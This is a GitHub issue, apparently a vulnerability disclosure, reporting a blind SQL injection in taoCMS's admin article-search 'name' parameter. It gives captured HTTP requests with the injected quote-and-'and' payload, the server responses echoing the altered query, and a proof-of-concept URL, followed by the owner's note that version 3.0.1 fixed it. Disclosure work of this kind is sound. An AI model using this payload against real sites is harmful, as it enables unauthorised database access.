

New issue


Jump to bottom

## There is SQL blind injection at "Article search"(Column administrator authority) #5

Closed ddddbhm opened this issue on Jan 5, 2021 · 1 comment

dddbhm commented on Jan 5, 2021

First, we enter the background and use the column administrator admin1 we created:


不安全 | dmsj.com:8081/admin/admin.php?action=frame&ctrl=iframes

List of bug bount... pyn3rd (@pyn3rd... Eugene Rojavski (... Jin Wook Kim (@... Java decompiler o... Portswigger-w

## IS网站内容管理系统

	参数名称	详情
<a href="#">管理首页</a>	发布文章:	4篇 <a href="#">[发表文章]</a> <a href="#">[管理文章]</a>
<a href="#">文章管理</a>	系统信息:	WINNT[Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02]
<a href="#">添加文章</a>	最大附件:	100M
<a href="#">管理文章</a>	绝对路径:	E:/phpstudy/phpstudy_pro/WWW/dmsj/taocms-master
<a href="#">网站首页</a>	剩余空间:	359008.17M
<a href="#">个人管理</a>	服务器当前时间:	2021-01-05 22:13:39( <a href="#">设置</a> )
<a href="#">账户修改</a>	网站地址:	./(当前未设置, 建议马上设置为http://www.dmsj.com:8081/)
<a href="#">退出登录</a>		
	系统名称:	taoCMS网站内容管理系统
	当前版本:	2.5Beta5.1 <a href="#">检查新版</a>
	程序开发:	taoCMS
	特别感谢:	doudou,ymk18,晴天,艳敏, 混世魔王
	下载相关:	<a href="#">模板下载</a> <a href="#">系统下载</a>

We click in order and grab packets:

不安全 | dmsj.com:8081/admin/admin.php?action=frame&ctrl=iframes

应用 List of bug bount... pyn3rd (@pyn3rd... Eugene Rojavski (... Jin Wook Kim (@... Java decompiler o... Portswigger-web... JavaScript | MDN

## taoCMS网站内容管理系统

<a href="#">管理首页</a>	select count(*) from cms_cms where 1=1 ORDER BY id DESC limit 20select * from cms_cms where 1=1 ORDER BY orders DESC							
<a href="#">文章管理</a>	查询 题目: [1%"] 栏目: 未分组 状态: 全部 查询							
<a href="#">添加文章</a>	+添加 <a href="#">重置URL批量删除批量移动</a> 到未分组							
<a href="#">管理文章</a>	<input type="checkbox"/>	ID	标题	栏目	状态	允许评论	排序	操作
<a href="#">网站首页</a>	<input type="checkbox"/>	30		日记	发表	否	0	<a href="#">查看</a> · <a href="#">编辑</a> · <a href="#">删除</a>
<a href="#">个人管理</a>	<input type="checkbox"/>	29	dwqfwq	未分组	发表	是	0	<a href="#">查看</a> · <a href="#">编辑</a> · <a href="#">删除</a>
<a href="#">账户修改</a>	<input type="checkbox"/>	28	dwew	日记	发表	是	0	<a href="#">查看</a> · <a href="#">编辑</a> · <a href="#">删除</a>
<a href="#">退出登录</a>	<input type="checkbox"/>	27	test	未分组	发表	是	0	<a href="#">查看</a> · <a href="#">编辑</a> · <a href="#">删除</a>
	<input type="checkbox"/>	26	你的第一个小脚印出现在这里哦	未分组	发表	是	0	<a href="#">查看</a> · <a href="#">编辑</a> · <a href="#">删除</a>

Raw Params Headers Hex

```
GET /admin/admin.php?name=1&ctrl=0&status=&action=cms&ctrl=lists&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
Host: www.dmsj.com:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://www.dmsj.com:8081/admin/admin.php?action=cms&ctrl=lists
Cookie: PHPSESSID=mjj80h86leg84bnloirnilp8r3
Upgrade-Insecure-Requests: 1
```

There is a SQL blind injection vulnerability in the location of name:

RawParamsHeadersHex

GET /admin/admin.php?name=s%"+and+"sca%="&cat=0&status=&action=cms&ctrl=lists&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1  
Host: www.dmsj.com:8081  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: http://www.dmsj.com:8081/admin/admin.php?action=cms&ctrl=lists  
Cookie: PHPSESSID=mj80h86leg84bnl0lrnlp8r3  
Upgrade-Insecure-Requests: 1

RawHeadersHexRender

HTTP/1.1 200 OK  
Date: Tue, 05 Jan 2021 06:24:53 GMT  
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9  
X-Powered-By: PHP/5.6.9  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-che  
Pragma: no-cache  
Connection: close  
Content-Type: text/html; charset=utf-8  
Content-Length: 4043  
  
select count(\*) from cms\_cms where l=1 and name like  
?0select \* from cms\_cms where l=1 and name like "%e%'

RawParamsHeadersHex

GET /admin/admin.php?name=s%"+and+"sca%="&cat=0&status=&action=cms&ctrl=lists&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1  
Host: www.dmsj.com:8081  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: http://www.dmsj.com:8081/admin/admin.php?action=cms&ctrl=lists  
Cookie: PHPSESSID=mj80h86leg84bnl0lrnlp8r3  
Upgrade-Insecure-Requests: 1

RawHeadersHexRender


HTTP/1.1 200 OK  
Date: Tue, 05 Jan 2021 06:25:09 GMT  
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mo  
X-Powered-By: PHP/5.6.9  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0  
Pragma: no-cache  
Connection: close  
Content-Type: text/html; charset=utf-8  
Content-Length: 2811  
  
select count(\*) from cms\_cms where l=1 and name like "%s  
20select \* from cms\_cms where l=1 and name like "%s%" an

POC:/admin/admin.php?name=s%"+and+"sca%="&cat=0&status=&action=cms&ctrl=lists&submit=%E6%9F%A5%E8%AF%A2

taogogo commented on Mar 3, 2021

Owner

3.0.1 fixed, thanks for your contribution

 taogogo closed this as completed on Mar 3, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

